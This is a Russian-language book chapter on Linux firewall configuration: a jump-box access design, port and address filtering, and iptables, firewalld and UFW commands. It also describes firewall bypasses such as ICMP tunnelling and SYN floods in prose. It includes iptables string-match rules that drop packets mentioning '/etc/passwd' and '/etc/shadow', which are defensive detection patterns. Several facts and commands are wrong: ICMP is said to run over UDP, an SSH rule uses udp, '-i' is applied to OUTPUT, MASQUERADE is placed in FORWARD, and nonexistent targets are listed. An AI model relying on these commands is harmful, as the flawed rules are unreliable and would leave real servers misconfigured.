Когда я работал с сайтом электронной коммерции (от англ. e-commerce), где в базе данных содержалась информация о кредитных картах, то на большинстве серверов по умолчанию было запрещено любое соединение: как во внешний мир, так и во внутренний. Во внешний мир можно было подключаться лишь на определенные IP-адреса, то же самое и при подключении извне — только компьютеры с определенными IP-адресами имели доступ к серверам. Любое входящее соединение, кроме 80-го порта, открывать было запрещено и даже не представлялось возможным. Чтобы открыть исходящее соединение, нужно было пройти многодневную процедуру проверки, пока несколько отделов безопасности на подтвердят, что это действительно нужно и безопасно.

Вы спросите, как же я тогда подключался к компьютеру, чтобы управлять им? Логичный вопрос... Для доступа в сеть было одно исключение — имелся в сети один сервер, к которому можно было подключаться с помощью удаленного десктопа (Remote Desktop) и с которого можно было открывать безопасное соединение с веб-серверами, с базой данных, с кэширующими серверами. И на всех этих серверах была определена простая политика для входящих соединений:

- 80-й порт на веб-серверах разрешен всем. На остальных серверах даже он запрещен;
- на Windows-серверах порт удаленного управления открыт только с определенного IP- адреса;
- на Linux-серверах порт 22 (используется для управления) был открыт только для определенного IP-адреса.

То есть имелся определенный компьютер, с которого можно было получить доступ к важным данным, и задача защиты всего окружения сводилась к тому, чтобы защитить эту точку доступа, которую называют Jump Box, — ящик, с которого «прыгают» на рабочие серверы.

На Jump Box так же стоял сетевой экран, который запрещал все, кроме соединения с определенных IP-адресов. Таких разрешенных адресов было всего два: один — для программистов и один — для администраторов. Достаточно просто поддерживать такой простой список. Исходящие соединения так же были запрещены по умолчанию. Да, по умолчанию все запрещено. Чтобы получить разрешение на соединение с серверами, нужно было подключиться к Jump Box, запустить определенную программу, сгенерировать одноразовый код (как это делают многие программы двухфакторной аутентификации), ввести этот код в программу, и сетевой экран открывал соединение между Jump Box и рабочими серверами на два часа. После этого нужно было генерировать новый код и вводить его для продления сессии.

Выглядит это сложно, но достаточно безопасно и несложно с точки зрения управления. Применяемые политики очень простые, потому что запрещают доступ всем,

кроме определенных адресов. Единственный Jump Box-сервер содержит списки доступа по публичным IP-адресам, но этих адресов там не много, и их легко обновлять в случае необходимости.

Протоколы

Протокол TCP используется как базовый для передачи данных по таким протоколам, как HTTP, FTP и др. Запрещать его не имеет смысла, потому что это основа, без которой вы лишитесь всех удобств, предоставляемых нам Всемирной сетью. Для передачи данных по протоколу TCP сначала устанавливается соединение с удаленным хостом, и только потом происходит обмен информацией. Благодаря этому подделка IP-адреса любого участника соединения усложняется, а иногда и становится невозможной.

Протокол UDP находится на одном уровне с TCP, но передает данные без установки соединения. Это значит, что пакет просто посылается в сеть на определенный адрес, и нет гарантии, что он дошел до адресата. Здесь нет никакой защиты от подделки IP-адреса, поэтому в качестве отправителя злоумышленник может указать кого угодно, и наш сервер не увидит подвоха. Если нет особой надобности (ни одна установленная у меня программа не использует UDP), то я запрещаю прохождение таких пакетов в обе стороны.

Протокол ICMP служит для обмена управляющими сообщениями. Через него команда `ping` проверяет соединение с компьютером, а оборудование или программы сообщают друг другу об ошибках. Если этот протокол использовать только по назначению, то он очень удобен. Но в нашей жизни все далеко от идеала, и ICMP уже не раз становился объектом для DoS-атак. Если обмен управляющими сообщениями необходим используемой вами программе, попробуйте найти другую, но избавьтесь от использования ICMP, который так же не требует соединения, потому что использует UDP-запросы.

Фильтрация портов

Первое, на что надо обратить внимание, — это, конечно же, порты. Допустим, что у вас есть веб-сервер, к которому имеют доступ все пользователи. Предположим, что на нем работают абсолютно безопасные сценарии или статические документы HTML. Помимо этого, все программы содержат самые последние обновления и не имеют уязвимостей. Получается, что сервер безопасен? Да, но до поры до времени. Для обновления содержимого необходим какой-то доступ для закачки файлов — ведь бегать с дисками к веб-серверу никто не будет. Чаще всего для работы с файлами открывают FTP-сервис, а вот это уже дополнительная головная боль.

Для доступа по FTP можно установить наиболее защищенные программы и самые сложные пароли, но хакер рано или поздно может найти вход на этот сервис. Пароль можно подобрать, украсть с компьютера пользователя или выведать пароль у него самого средствами социальной инженерии. Существуют и другие методы. Любой канал, через который хакер может проникнуть в систему, становится уязвимым, потому что именно его будет взламывать злоумышленник, и как раз на это

будут потрачены все его усилия. Да, у одного не получится, у второго, а сотый случайно войдет с первого раза.

Таким образом, необходимо следовать на сервере политике, при которой на порт 80 будут приниматься все подключения, а FTP-сервис (порт 21), а лучше — SFTP (Secure File Transfer Protocol, безопасный протокол передачи файлов) — будет запрещен для всех IP-адресов, кроме определенного IP-адреса. После этого злоумышленник может хоть годами подбирать пароль — любой его трафик будет обрезаться, если он не знает заветного IP-адреса и не может его подделать, взломав компьютер с нужным IP.

Вы должны запретить все порты и после этого открыть только те, что необходимы. На сервере, который охраняет целую сеть, это сделать сложно, потому что разные компьютеры требуют различных сервисов. Открыть их все — значит, разрешить работать со всеми портами на любой машине. Конечно же, можно помимо портов задействовать в правилах IP-адреса, но дополнительным вариантом защиты будет все же использование сетевого экрана на каждом компьютере внутри сети. В этом случае каждый из них будет охраняться в зависимости от выполняемых задач. Если это веб-сервер, то из Интернета будет виден только порт 80, если FTP — то порт 21, и т. д.

Фильтрация адресов

Из предыдущих соображений видно, что для фильтрации можно использовать и IP-адрес, хотя максимальный эффект достигается именно в сочетании параметров: порт и адрес.

Допустим, что в вашей сети находятся два веб-сервера. Такое бывает очень часто. Один сервер делают доступным для всех посетителей из Интернета, а второй — только для своих пользователей (внутрикорпоративный сайт). Вполне логичным будет разделение информации — тогда на закрытый сервер можно пускать трафик только из локальной сети, независимо от порта. Хакеры из Интернета вообще не должны иметь доступа к внутрикорпоративному серверу.

Разделение по сетям выглядит красиво, но не всегда эффективно. Нет, я не говорю о подделке адресов и о том, что хакер может выдать себя за другого. Он сам может стать другим. Что я этим хочу сказать? Хакер может захватить один из компьютеров доверенной сети, установить на него троянскую программу и использовать ее для проникновения на запрещенный сервер.

Компании, работающие в сфере безопасности, приводя различные данные, пугают нас тем, что очень много компьютеров в Интернете находятся под контролем хакеров. Это действительно было так, но очень давно. В настоящее время эти цифры по разным источникам не превышают и 10%, хотя некоторые аналитики считают, что они намного больше.

Мне же кажется, что даже 10% — слишком много, ведь это каждый 10-й компьютер!

Фильтрация нежелательных адресов

Несколько лет назад сервис **www.regnow.com** (который выступает посредником для производителей Shareware-программ, получая деньги от клиентов и обеспечивая безопасность платежей) попытался ограничить доступ с сомнительных IP-адресов. Это вполне логично. Некоторые страны кишат хакерами, и при этом число добропорядочных пользователей программ в них стремится к нулю. К таким государствам отнесли страны Африки и некоторых регионов Восточной Европы, включая развивающуюся Россию.

Ограничительный шаг сервиса оправдывался тем, что в ряде этих стран была весьма сильно развита технология кардинга, когда товар в Интернете заказывается по ворованным кредитным картам. Чтобы исключить кардинг, сервис запретил доступ по целым группам IP-адресов. Впоследствии выяснилось, что обойти эту систему очень просто — хакеру достаточно было воспользоваться анонимным прокси-сервером в США или Канаде, чтобы проскочить преграду. А вот у добропорядочных пользователей возникли серьезные проблемы, и они лишились возможности использовать сервис для оплаты необходимых услуг.

Из-за столь серьезных недостатков фильтр был снят, и разработчики **regnow.com** больше не пытаются его использовать. Просеивать все возможные прокси-серверы слишком затруднительно, и это дает малый эффект, а репутацию можно потерять навсегда. Так что иногда приходится выбирать между безопасностью и удобством пользования.

Еще пример — я живу в Канаде, и некоторые сервисы из России здесь блокируются. Даже онлайн-телевидение первого канала блокирует некоторые передачи и фильмы, потому что они получают лицензию для трансляции контента только на территории России. Но у меня есть VPN-подключение (Virtual Private Network), и через серверы в России я могу смотреть любые передачи. Таким же образом люди здесь смотрят фильмы с американского Netflix, в котором больше хороших фильмов, чем в Канаде.

Фильтрация неверных адресов

Очень важно правильно настроить обработку IP-адресов получателя. Пусть сервер настроен таким образом, чтобы в случае прихода неверного пакета отвечать отправителю сообщением о некорректности данных. Проблема заключается в том, что злоумышленник может послать на сервер такой пакет, в котором в качестве отправителя стоит адрес получателя, — т. е. и в том, и в другом случае используется IP-адрес сервера. Конечно же, сервис пытался отослать сообщение об ошибке, и отправлял его сам себе, и снова видел ошибочный пакет. Таким образом процесс зацикливался. Если злоумышленник направит тысячи таких пакетов, то сервер только и будет сам себе посылать сообщения об ошибках.

О подобных погрешностях я уже давно ничего не слышал, но нет гарантии, что они не появятся снова. Люди иногда ошибаются, ведь они не роботы, чтобы работать без ошибок, хотя и роботы тоже иногда делают ошибки.

Есть IP-адреса, которые зарезервированы или не могут использоваться в Интернете. Рассмотрим диапазоны этих адресов:

- в качестве отправителя стоит адрес 127.0.0.1. Из Интернета пакет с таким адресом прийти не может, потому что он всегда используется для указания на локальную машину (localhost);
- от 10.0.0.0 до 10.255.255.255 — зарезервирован для частных сетей;
- от 172.16.0.0 до 172.31.255.255 — зарезервирован для частных сетей;
- от 192.168.0.0 до 192.168.255.255 — зарезервирован для частных сетей;
- от 224.0.0.0 до 239.255.255.255 — зарезервирован для широковещательных адресов, которые не назначаются компьютерам, поэтому с них не могут приходить пакеты;
- от 240.0.0.0 до 247.255.255.255 — зарезервирован для будущего использования в Интернете.

Фильтрация в Linux

Для фильтрации пакетов по определенным вами правилам в ядро Linux уже встроены все необходимые функции. Но это только основа, а нужен еще инструмент, который в удобной форме позволит управлять этими правилами.

В ОС Linux в качестве сетевого экрана (брандмауэра) используется программа iptables, а в Ubuntu есть более простая утилита UFW (Uncomplicated Firewall, что можно перевести как «упрощенный сетевой экран»). Обе программы — это всего лишь утилиты, которые позволяют управлять правилами фильтрации, сами они фильтрацией не занимаются. Саму фильтрацию же выполняют модули ядра Netfilter.

В ядре Linux определены три основные цепочки правил:

- Input — для входящих пакетов;
- Output — для исходящих пакетов;
- Forward — для пакетов, предназначенных другой системе.

Вы можете создавать свои цепочки, которые будут привязаны к определенной политике, но мы эту тему рассматривать здесь не станем.

ОС Linux проверяет все правила из цепочки, которая выбирается в зависимости от направления передачи. Пакет последовательно обследуется на соответствие каждому правилу из цепочки. Если найдено хотя бы одно совпадение с описанием, то выполняются действия, указанные в этому правиле: `DENY`, `REJECT` или `ACCEPT`, т. е. система решает, пропускать пакет дальше или нет.

Цепочки несут в себе одну очень неприятную для новичков особенность. Допустим, что на вашем сервере вы хотите открыть 21-й порт только для себя. Для этого можно создать два правила:

1. Запретить все входящие пакеты на 21-й порт сервера.
2. Разрешить пакеты на 21-й порт с компьютера с адресом 192.168.1.1.

На первый взгляд все верно — доступ запрещен для всех, а открыт только для одного IP-адреса. Проблема кроется в том, что если посылка будет с адреса 192.168.1.1, то проверка первого правила для параметров пакета даст положительный результат, поэтому будет произведен запрет, пакет удалится, и второе правило не сработает никогда.

Чтобы наша политика действовала верно, строки надо поменять местами. При этом сначала будет проверена запись «Разрешить пакеты на 21-й порт с компьютера с адресом 192.168.1.1» — контроль пройдет успешно, а, значит, пакет будет пропущен. Для остальных IP-адресов это правило не подойдет, и проверка продолжится. И вот тогда сработает запрет доступа на 21-й порт для всех пакетов.

Пакеты, направленные на другие порты, не будут соответствовать правилам, значит, над ними будут выполняться действия по умолчанию.

4.10.3. Брандмауэр — не панацея

Брандмауэр (Firewall) — это всего лишь замок на двери парадного входа. Злоумышленник редко пользуется парадным входом, он будет проникать в систему через черный или полезет в окно.

Сетевые экраны могут работать на компьютере с ОС (программные) или на какомнибудь физическом устройстве (аппаратные). В любом случае — это программа, а ее пишут люди, которым свойственно ошибаться. Как и ОС, так и программу сетевого экрана, нужно регулярно обновлять и исправлять погрешности.

Рассмотрим защиту по портам. Допустим, что у вас есть веб-сервер, который защищен сетевым экраном, и в нем разрешен только порт 80. А хакеру больше и не надо!!! Ведь это не значит, что нельзя будет использовать другие протоколы. Можно создать туннель, через который данные одного протокола передаются внутри другого. Так появилась знаменитая атака Loki, которая санкционирует передачу команды для выполнения на сервере через ICMP-сообщения `Echo Request` (эхо-запрос) и `Echo Reply` (эхо-ответ), подобно команде `ping`.

Ну и еще один аргумент — наличие сетевого экрана ничего еще не означает, если его не настроить.

4.10.4. Брандмауэр как панацея

Может сложиться впечатление, что брандмауэр — это пустое развлечение и трата денег. Это не так. Если он хорошо настроен и постоянно контролируется, а в системе используются защищенные пароли, то сетевой экран может предотвратить большинство проблем.

Хороший экран имеет множество уровней проверки прав доступа, и нельзя использовать только один из них. Если вы ограничиваете доступ к Интернету исключительно по IP-адресу, то приготовьтесь оплачивать большой трафик. Но если при проверке прав доступа используется IP-адрес в сочетании с MAC-адресом и паролем, то такую систему взломать уже намного сложнее.

Защита может и должна быть многоуровневой. Если у вас есть данные, которые нужно оградить от посторонних, то используйте максимальное количество уровней. Но далеко не каждый компьютер нужно защищать, как чемоданчик президента с волшебной атомной кнопкой.

Представьте себе банк. У входа обязательно стоит охранник, который спасет от воров и мелких грабителей. Но если подъехать к такому учреждению на танке, то эта охрана не поможет.

Сетевой экран — это как охрана на дверях, он защищает от мелких хакеров, которых подавляющее большинство.

Помимо охраны у входа, деньги в банке всегда хранятся в сейфе. Финансовые сбережения для банка — это как секретная информация для сервера, и они должны быть максимально защищены. Именно поэтому устанавливают сейфы со сложными механизмами защиты, и если вор не знает, как их обойти, он потратит на вскрытие замка драгоценное время, и успеет приехать полиция.

В случае с сервером в роли сейфа может выступать шифрование, которое повышает гарантию сохранности данных. Даже если хакер проникнет на сервер, минуя сетевой экран, ему понадобится слишком много времени, чтобы расшифровать данные.

4.10.5. Конфигурирование брандмауэра

Сетевая система ядра Linux называется netfilter и предоставляет нам фильтрацию пакетов с сохранением состояния и без него, а также NAT и IP Masquerading. Для управления сетевым ядром используется утилита командной строки iptables, а для управления IP 6-й версии — утилита ip6tables. Утилита iptables схожа по синтаксису с ipchains (использовалась для конфигурирования сетевого экрана до iptables), но предоставляет нам больше возможностей.

Сама команда имеет в простейшем варианте такой вид:

```
iptables команда [ключи]
```

Команда, как правило, включает в себя указание цепочки, т. е. набора правил, применяемых в определенных случаях. В систему встроены несколько цепочек, которые постоянны и не могут быть удалены. Вот основные из них:

- INPUT — входные данные;
- OUTPUT — выходные данные;
- FORWARD — перенаправление.

Давайте посмотрим на пример, который разрешает любой трафик на локальном интерфейсе loopback. Этот интерфейс есть на каждом компьютере и указывает на вашу машину. Он безопасен, ибо по сети этот интерфейс никто не видит, поэтому на нем можно разрешить все. Итак, команда выглядит следующим образом:

```
iptables -I INPUT 1 -i lo -p all -j ACCEPT
```

Ничего не понятно? Страшно аж жуть? Если вы впервые видите команды управления сетевым экраном Linux, то только такие чувства могут вызывать на первых

порах параметры утилиты iptables. Но ничего, хороший мануал и немного практики, и вы не будете бояться этих правил. Я надеюсь, что моя книга станет для вас хорошим мануалом, а практика придет со временем.

Давайте сделаем паузу, скушаем «твикс» и пока не будем рассматривать команды, а погрузимся в теорию и изучим, какие параметры может принимать команда `iptables`.

4.10.6. Основные возможности *iptables*

Вот список основных параметров, которые можно передавать команде `iptables`:

- `-A цепочка правило` — добавить правило в конец цепочки. В качестве параметров указывается имя цепочки (`INPUT`, `OUTPUT` или `FORWARD`) и правило;
- `-D цепочка номер` — удалить правило с указанным номером из заданной цепочки;
- `-R цепочка номер правило` — заменить правило с указанным номером в цепочке;
- `-I цепочка номер правило` — вставить правило в указанную первым аргументом цепочку, под номером, заданным во втором параметре. Если номер равен `1`, то правило станет первым в цепочке;
- `-L цепочка` — просмотреть содержимое указанной цепочки;
- `-F цепочка` — удалить все правила из цепочки;
- `-p протокол` — определяет протокол, на который воздействует правило;
- `-i интерфейс` — определяет сетевой интерфейс, с которого данные были получены. Этот параметр можно использовать только с цепочками `INPUT`, `FORWARD` или `PREROUTING`;
- `-o интерфейс` — задает интерфейс, на который направляется пакет. Этот параметр можно использовать только с цепочками `OUTPUT`, `FORWARD` или `POSTROUTING`;
- `-j действие` — операция, которая должна быть выполнена над пакетом. В качестве аргументов можно указать следующие значения (рассмотрим только основные):
  - `LOG` — поместить в журнал запись о получении пакета;
  - `REJECT` — отправителю будет направлено сообщение об ошибке;
  - `DROP` — удалить пакет без информирования отправителя;
  - `BLOCK` — блокировать пакеты;
- `-s адрес` — IP-адрес отправителя пакета. После адреса можно задавать маску через косую черту (/), а перед адресом — знак отрицания `!`, что будет соответствовать любым адресам, кроме указанных;
- `-d адрес` — адрес назначения пакета.

Если вы знакомы с ipchains, то должны заметить невероятное сходство. Но есть и очень существенные различия. Например, с помощью ключей -o и -i очень просто указывать, с какого и на какой интерфейс направляется пакет.

Сразу же необходимо заметить, что для сохранения цепочек iptables нужно выполнить команду:

```
service iptables save
```

Если не сохранить правила, то они будут действовать только до первой перезагрузки, после которой настройки будут сброшены, и все придется настраивать заново. А оно вам нужно?

Теперь пора переходить к практическим примерам конфигурирования сетевого экрана. Ключ -P служит для указания значения по умолчанию. А что должно быть по умолчанию для максимальной защиты? Конечно же, запрет. Чтобы запретить любые входящие, исходящие и переадресуемые пакеты, выполняем команды:

```
iptables -P INPUT DROP
iptables -P OUTPUT DROP
iptables -P FORWARD DROP
```

Рассмотрим эти команды подробнее. После имени команды идет ключ, который указывает, что мы делаем. Ключ -P говорит, что мы задаем значение по умолчанию. После этого должно идти имя цепочки, куда добавляется правило. В первом случае это цепочка INPUT, а, значит, правило будет действовать на входящие данные. Во втором — OUTPUT, т. е. на исходящие данные, а в третьем случае — FORWARD. Последняя цепочка говорит о том, что нужно делать с пакетами, удовлетворяющими условиям, которые мы указали. Параметр DROP говорит о необходимости удаления.

Давайте сделаем небольшое лирическое отступление, чтобы понять разницу между REJECT и DROP. В качестве последнего параметра (действия) можно указать вместо DROP значение REJECT, что тоже будет являться запретом. Разница в том, что в случае REJECT отправитель запроса получит уведомление о том, что запрошенный доступ для него запрещен. Что не есть хорошо — ведь это лишняя информация, которую хакеру не нужно знать. При ключе DROP полученный запрещенный пакет будет просто удален без каких-либо уведомлений и предупреждений.

Если стоит выбор между REJECT и DROP, а вы не знаете что выбрать, я рекомендую выбирать DROP.

Некоторые специалисты по безопасности рекомендуют журналировать обращения, добавив в сетевой экран фильтр:

```
iptables –A INPUT –j LOG
```

Я бы не рекомендовал это делать. У публичных серверов за день происходит несколько сотен, а то и тысяч сканирований портов. Если обращать внимание на каждую такую попытку, вам придется устанавливать на сервер слишком большие жесткие диски для хранения журналов. А ведь если диск будет заполнен, то система выйдет из строя. Соответственно, хакер может просто направить бесконечные

обращения на запрещенный порт и через некоторое время добиться удачно завершенной DoS-атаки.

Чтобы лучше понять работу фильтрации, желательно увидеть как можно больше примеров, поэтому дальше мы будем много практиковаться. Для начала посмотрим классический пример указания прав доступа, необходимых любому веб-серверу, т. е. разрешение обращений к 80-му порту нашего компьютера и возврат данных от нашего компьютера:

```
iptables -A INPUT -p tcp -m tcp --dport 80 -j ACCEPT
iptables -A OUTPUT -p tcp -m tcp --sport 80 -j ACCEPT
```

В первой строке мы добавляем новое правило в цепочку `INPUT`. Правило действует на протокол TCP, о чем говорит значение `tcp` ключа `-m`. Веб-сервер использует как раз этот протокол для передачи данных. С помощью ключа `--dport` указываем порт назначения данных: `80`. И, наконец, последний параметр `-j ACCEPT` указывает, что если пакет соответствует всем правилам, то нужно его пропустить и обработать.

Сложно? Попробую другими словами: первая строка разрешает любые входящие пакеты по протоколу TCP, в которых происходит подключение на порт 80. Вторая строка разрешает передавать ответы от сервера.

Для того чтобы разрешить подключения по HTTPS, нужно добавить следующие две строки:

```
iptables -A INPUT -p tcp -m tcp --dport 443 -j ACCEPT
iptables -A OUTPUT -p tcp -m tcp --sport 443 -j ACCEPT
```

Здесь делается то же самое, только разрешается работа с портом 443.

Следующий пример разрешает подключения по SSH:

```
iptables -A INPUT -p tcp --dport 22 -j ACCEPT
iptables -A OUTPUT -p udp --sport 22 -j ACCEPT
```

Следующая команда создает фильтр, по которому запрещается принимать Echo-запросы от любых компьютеров:

```
iptables -A INPUT -s 0/0 -d localhost \
-p icmp --icmp-type echo-request -j DROP
```

Здесь `-s 0/0` указывает, что правило относится ко всем адресам отправителя. Как и всегда, символ \ указывает на то, что следующая строка является продолжением предыдущей. Вы можете убрать этот символ и записать все в одну строку.

Следующая команда запрещает доступ к FTP-порту:

```
iptables -A INPUT -s 0/0 -d localhost -p tcp --dport 21 -j DROP
```

Чтобы запретить доступ с определенного интерфейса, добавим ключ `-i` и укажем интерфейс `eth0`:

```
iptables –A INPUT –i eth0 –s 0/0 –d localhost -p tcp --dport 21 –j DROP
```

Теперь запретим исходящие пакеты с порта 21. Для этого используем команду:

```
iptables –A OUTPUT –i eth0 –s localhost –d 0/0 -p tcp --dport 21 –j DROP
```

Очень мощной особенностью iptables является возможность проверки содержимого пакетов. Это очень удобно, например, для фильтрации веб-запросов. Можно разрешить доступ к порту 80, но контролировать, чтобы пакеты содержали только допустимые параметры. К безопасности веб-сервера мы вернемся в *главе 7* и познакомимся с разными способами защиты. А сейчас рассмотрим простой, но универсальный способ.

Допустим, что мы хотим разрешить доступ к FTP-серверу, но при этом быть уверенными, что пользователь не сможет обратиться к файлам /etc/passwd и /etc/shadow. Для этого можно запретить пакеты, в которых есть этот текст. Если хакер попытается послать запрос, содержащий ссылки на эти файлы, то такой пакет будет отклонен. Следующие команды запрещают доступ к этим файлам по протоколам FTP и WWW:

```
iptables -A INPUT -m string --string "/etc/passwd" \
-s 0/0 -d localhost -p tcp --dport 21 -j DROP
iptables -A INPUT -m string --string "/etc/shadow" \
-s 0/0 -d localhost -p tcp --dport 21 -j DROP
iptables -A INPUT -m string --string "/etc/passwd" \
-s 0/0 -d localhost -p tcp --dport 80 -j DROP
iptables -A INPUT -m string --string "/etc/shadow" \
-s 0/0 -d localhost -p tcp --dport 80 -j DROP
```

Надо также учесть аспект защиты информации. Допустим, что у вас есть сервер, который принимает закодированный трафик с помощью stunnel (Security Tunnel, безопасный туннель)[1], расшифровывает и передает его на другую машину. В этом случае во входящих пакетах сетевой экран не сможет найти такие строки. А вот исходящие пакеты идут уже декодированными и содержат открытый текст команд. В такой конфигурации необходимо контролировать оба потока.

Даже если у вас stunnel передает расшифрованный трафик на другой порт внутри одного компьютера, можно включить контроль любых пакетов на всех интерфейсах, чтобы они проверялись после расшифровки.

4.10.7. Переадресация

Для разрешения переадресации с помощью iptables нужно выполнить следующую команду:

```
iptables -A FORWARD -o ppp0 -j MASQUERADE
```

В этой строке позволяется переадресация на интерфейс ppp0. С помощью параметра -j мы требуем прятать IP-адрес отправителя, т. е. включаем маскарадинг.

Кроме того, можно использовать NAT (Network Address Translation, трансляция сетевых адресов). Для чего нужна трансляция? Сетевых IP-адресов на всех не хватает, поэтому локальные сети используют адреса из зарезервированного диапазона

[1] Создание шифрованного канала между двумя машинами мы будем рассматривать в *разд. 5.2*.

(10.*x.x.x* или 192.168.*x.x*). Эти адреса не маршрутизируются и не могут использоваться в Интернете. Но как же тогда использовать в таких сетях Интернет? Все пакеты, направляемые на адреса в Интернете, перенаправляются на шлюз, на котором работает NAT. С помощью NAT адрес компьютера из локальной сети подменяется интернет-адресом, и пакет продолжает свой путь из локальной сети во Всемирную. Таким образом, достаточно иметь только один интернет-адрес, который присваивается шлюзу, и вся локальная сеть сможет работать с ресурсами Всемирной сети.

Для настройки NAT команда может выглядеть следующим образом:

```
iptables -t nat -A FORWARD -o ppp0 -j MASQUERADE
```

Ключ `-t nat` указывает на необходимость загрузить модуль `iptable_nat`. Если он не загружен, то это легко сделать вручную с помощью следующей команды:

```
modprobe iptable_nat
```

Здесь `iptable_nat` — модуль ядра, который позволяет сетевому экрану работать с NAT.

4.10.8. Утилита firewalld

Чуть более простой утилитой для управления сетевым экраном является firewalld, которая используется в CentOS и Red Hat. Она работает поверх iptables и предоставляет дополнительные функции сетевого экрана.

В Ubuntu по умолчанию firewalld не устанавливается, поэтому для ее установки выполняем следующую команду:

```
apt install filrewalld
```

На главной странице проекта по адресу: **https://www.firewalld.org** вы можете узнать, что пакет firewalld отлично подходит для построения доверенных сетей и шлюзов в Интернет. Это тема отдельного разговора, и мы разовьем ее в *разд. 9.7*.

4.10.9. Uncomplicated Firewall: упрощенное управление

Столь сложное и интересное управление сетевым экраном, как представленное в предыдущих разделах, может пригодиться только сетевым администраторам. Домашние пользователи не захотят знать ничего про порты и протоколы, у них может быть одна задача — разрешить доступ программе, и они хотят ее выполнить как можно проще. И Ubuntu предоставляет им такую возможность с помощью уже упомянутой в *разд. «Фильтрация в Linux»* утилиты Uncomplicated Firewall (UFW).

Допустим, что вам нужно разрешить программе SSH подключаться к вашему серверу. Для этого просто выполняем команду:

```
ufw allow ssh
```

Конечно же, эту команду нужно выполнить с правами администратора. Согласитесь, она читается достаточно просто: простой сетевой экран, разрешить SSH.

Не нужно задумываться о том, какой протокол используется, и какой порт нужно открыть, программа сама добавит нужные правила.

Разумеется, UFW не может знать абсолютно все возможные программы и открывать для них доступ. Но управление с ее помощью доступом по протоколу и порту так же очень просто — следующая команда разрешит SSH, который работает по протоколу TCP и использует по умолчанию порт 22:

```
ufw allow 22/tcp
```

Я даже не представляю, как можно было бы решить эту задачу еще проще.

4.11. Некоторые нюансы работы с брандмауэром

Как вы помните, у нас есть по три записи для цепочек `INPUT` и `OUTPUT`. Если вам уже не нужен больше доступ по FTP, вы захотите его убрать. Отключив FTP-сервер, не забудьте удалить разрешающие правила из этих цепочек.

Очень тяжело, если IP-адреса распределяются динамически и могут регулярно меняться. Если в вашей сети используется сервер DHCP (Dynamic Host Configuration Protocol, протокол динамической конфигурации хоста), то нужно позаботиться о том, чтобы компьютеры, которым необходим особый доступ и правила (например, основной шлюз), все же имели жестко закрепленные адреса.

То есть, чтобы четко контролировать IP-адреса, желательно использовать DHCP-сервер, но жестко фиксировать адреса тем, кто нуждается в привилегированном доступе и имеет фильтры в цепочках.

Некоторые сервисы (такие как FTP) могут требовать для своей работы более одного порта. И если вы не откроете им все нужные порты, то можете не получить необходимого результата. Хотя как раз для FTP эта проблема уже давно решена введением пассивного режима.

Тестируйте все используемые соединения после каждого изменения конфигурации сетевого экрана. После внесения нескольких модификаций найти ошибку очень тяжело.

Регулярно делайте резервную копию цепочек. Для этого можно сохранять их содержимое в отдельном месте (желательно, на другом компьютере или на сменном носителе). Тогда в случае возникновения проблем можно быстро восстановить работающие цепочки, а тестирование сетевого экрана с новыми параметрами перенести на внерабочее время.

Сейчас некоторые скажут, что я капитан-очевидность и обожаю бюрократию. Это не так — я как раз ненавижу бюрократию и сам иногда нарушаю простейшие правила безопасности, но не в тех случаях, когда это касается безопасности особо важных данных.

4.11.1. Обход сетевого экрана

Сетевой экран не может обеспечить абсолютной безопасности, потому что алгоритм его работы несовершенен. В нашем мире нет ничего безупречного, стопроцентно надежного, иначе жизнь стала бы скучной и неинтересной.

Как брандмауэр защищает ваш компьютер или сервер? Все базируется на определенных правилах, по которым экран проверяет весь проходящий через сетевой интерфейс трафик и выносит решение о возможности его пропуска. Но не существует такого фильтра, кроме абсолютного запрета, который может обеспечить полную безопасность, и нет такого правила, которое нельзя обойти.

На большинстве сетевых экранов возможно реализовать атаку DoS. Эта атака легко организуется в двух случаях:

- мощность канала злоумышленника больше, чем у вас;
- на сервере есть задача, требующая больших ресурсов компьютера, и есть возможность ее выполнить.

Сетевой экран — это сложная программная система, которой необходим значительный технический потенциал для анализа всего проходящего трафика, бóльшая часть которого тратится на пакеты с установленным флагом `syn`, т. е. на запрос соединения. Параметры каждого такого пакета должны сравниваться со всеми установленными правилами.

В то же время для отправки syn-пакетов больших ресурсов и мощного канала не надо. Хакер без проблем может забросать разрешенный порт сервера syn-пакетами, в которых адрес отправителя подставляется случайным образом. Процессоры атакуемой машины могут не справиться с большим потоком запросов, которые надо сверять с фильтрами, и выстроится очередь, которая не позволит обрабатывать подключения добропорядочных пользователей.

Очень часто для совершения атаки нужно намного меньше ресурсов, чем для защиты. Если атака идет только с одного хоста, то его IP можно блокировать, но что, если атака идет сразу с многих IP-адресов (DDoS)? В таких случаях иногда блокируют целые сети. Например, есть такая компания Prolexic, которая защищает от DDoS-атак. Их мониторы следят за активностью и, судя по моему опыту работы с их системой, в случае атаки как раз целые сети они и отключают.

У меня один из сайтов клиента защищается этой компанией. Весь его трафик идет через ее центры данных, где интернет-каналы очень широкие, и оборудование мощное. Но иногда случается так, что все пользователи крупнейшего провайдера Канады в Торонто не могут соединиться с каким-либо сайтом. Начинаем выяснять, а оказывается, что Prolexic просто заблокировал всю сеть.

Атака не может длиться вечно, и блокирование целыми сетями приносит свои плоды. Тем более, что этот сайт — для американцев, канадцам там пользоваться нечем, поэтому чуть что, и их отключают.

Если клиент посылает слишком много данных, которые не могут быть помещены в один пакет, то информация разбивается на несколько блоков. Этот процесс назы-

вается фрагментацией пакетов. Некоторые старые сетевые экраны анализировали только первые блоки в сессии, а все остальные считали правильными. Логика такого поведения понятна — если первый пакет верен, то зачем проверять их все и тратить на это драгоценные ресурсы сервера? В противном случае первый пакет окажется отвергнутым, а от остальных не будет толку, потому что соединение сбросится из-за нарушения целостности информации.

Чтобы сетевой экран пропустил данные хакера, пакеты могут быть фрагментированы специальным образом. От подобной атаки можно защититься, только если брандмауэр осуществляет автоматическую сборку фрагментированных пакетов и просматривает их в собранном виде. Этой уязвимости были ранее подвержены даже некоторые экраны, используемые в Linux, но ошибка уже давно исправлена, и сейчас так обойти брандмауэр невозможно. Если в будущем разработчики не совершат ошибки при обновлении кода, то подобная атака будет исключена.

Сетевой экран очень часто становится объектом атаки, и не факт, что попытка не окажется успешной. Если злоумышленнику удастся захватить брандмауэр, то сеть станет открытой как на ладони. В этом случае вас смогут спасти от тотального разгрома только персональные сетевые экраны на каждом компьютере. На практике политика безопасности на персональном компьютере не такая жесткая, но может быть вполне достаточной для предотвращения дальнейшего проникновения в сеть.

Атака на сетевой экран не зависит от его реализации. Ошибки бывают как в ОС Linux, так и в маршрутизирующих устройствах с возможностями фильтрации.

